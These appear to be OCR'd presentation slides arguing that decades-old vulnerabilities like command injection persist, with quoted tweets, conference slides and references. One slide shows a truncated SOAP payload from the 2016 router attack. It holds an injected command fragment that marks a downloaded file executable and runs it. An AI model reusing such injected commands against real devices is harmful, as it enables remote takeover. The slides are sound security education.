
FWIW, exploit appears to be textbook OS command injection, subject of every OWASP Top 10 / CWE Top 25 list dating back to 2007

```
s:SOAP-ENV="http://schemas.xmlsoap
http://schemas.xmlsoap.org/soap/er
ns:u="urn:dslforum-org:service:Tir
ocalhost.host/1;chmod 777 1;./1`
NTPServer2>
NTPServer3>
NTPServer4>
NTPServer5>
AP-ENV:Body></SOAP-ENV:Envelope>
```

Kenn White @kennwhite
~1M German Telekom routers have been knocked offline. One of the main models is vulnerable a nasty SOAP RCE bug: isc.sans.edu/forums/diary/P…

RETWEETS 3 LIKES 2

4:54 PM - 28 Nov 2016




Source: Veracode's State of Software Security 2016

THE MOST COMMON ATTACKS AND SECURITY ISSUES ARE THE MOST DIFFICULT TO SOLVE TOO

- Phishing and social engineering
- SQL Injection
- Password reuse
- Distributed Denial of Service (DDoS)
- Attribution
- Writing secure code
- Policy

LET THIS SINK IN

(Photo is from Matt Blaze and Sandy Clark's talk "Crypto War II: Updates from the Trenches" at The Eleventh HOPE Conference)




Where we fail

- Algorithms & Protocols (sometimes)
- Engineering & Implementation (often)
- Systems & Applications (almost always)

SO WHAT OPTIONS DO WE HAVE?

(Photo is from Matt Blaze and Sandy Clark's talk "Crypto War II: Updates from the Trenches" at The Eleventh HOPE Conference)



We are in a national cybersecurity crisis

- Backdoors break the only two proven tools we have to secure infrastructure
  - Crypto
  - Simplicity
- Backdoors are easily evaded

WHAT'S THE POINT?

- We are still battling vulnerabilities known for decades.
- We (still) can't even get the basics right.
- We need to rethink and think hard about the basics issues.
- We need to keep it simple; complexity is an enemy of security (one of the "Trinity of Trouble" –Gary McGraw).

REFERENCES

- https://twitter.com/ErrataRob/status/800161662900772866
- Blaze, M, Clark, S. “Crypto War II: Updates from the Trenches.” The Eleventh HOPE Conference, Hotel Pennsylvania, New York, NY, July 23, 2016.
- Chow, M, Wattanasin, R. “The Cyber Security Education Gap - What Do We Do Now?” The Eleventh HOPE Conference, Hotel Pennsylvania, New York, NY, July 23, 2016.
- https://twitter.com/kennwhite/status/803274803243286528
- https://twitter.com/SushiDude/status/803401771158749184
- https://isc.sans.edu/forums/diary/Port+7547+SOAP+Remote+Code+Execution+Attack+Against+DSL+Modems/21759/
- https://www.veracode.com/sites/default/files/Resources/Reports/state-of-software-security-volume-7-veracode-report.pdf
- https://www.praetorian.com/downloads/report/How%20to%20Dramatically%20Improve%20Corporate%20IT%20Security%20Without%20Spending%20Millions%20-%20Praetorian.pdf
- https://freedom-to-tinker.com/2006/02/15/software-security-trinity-trouble/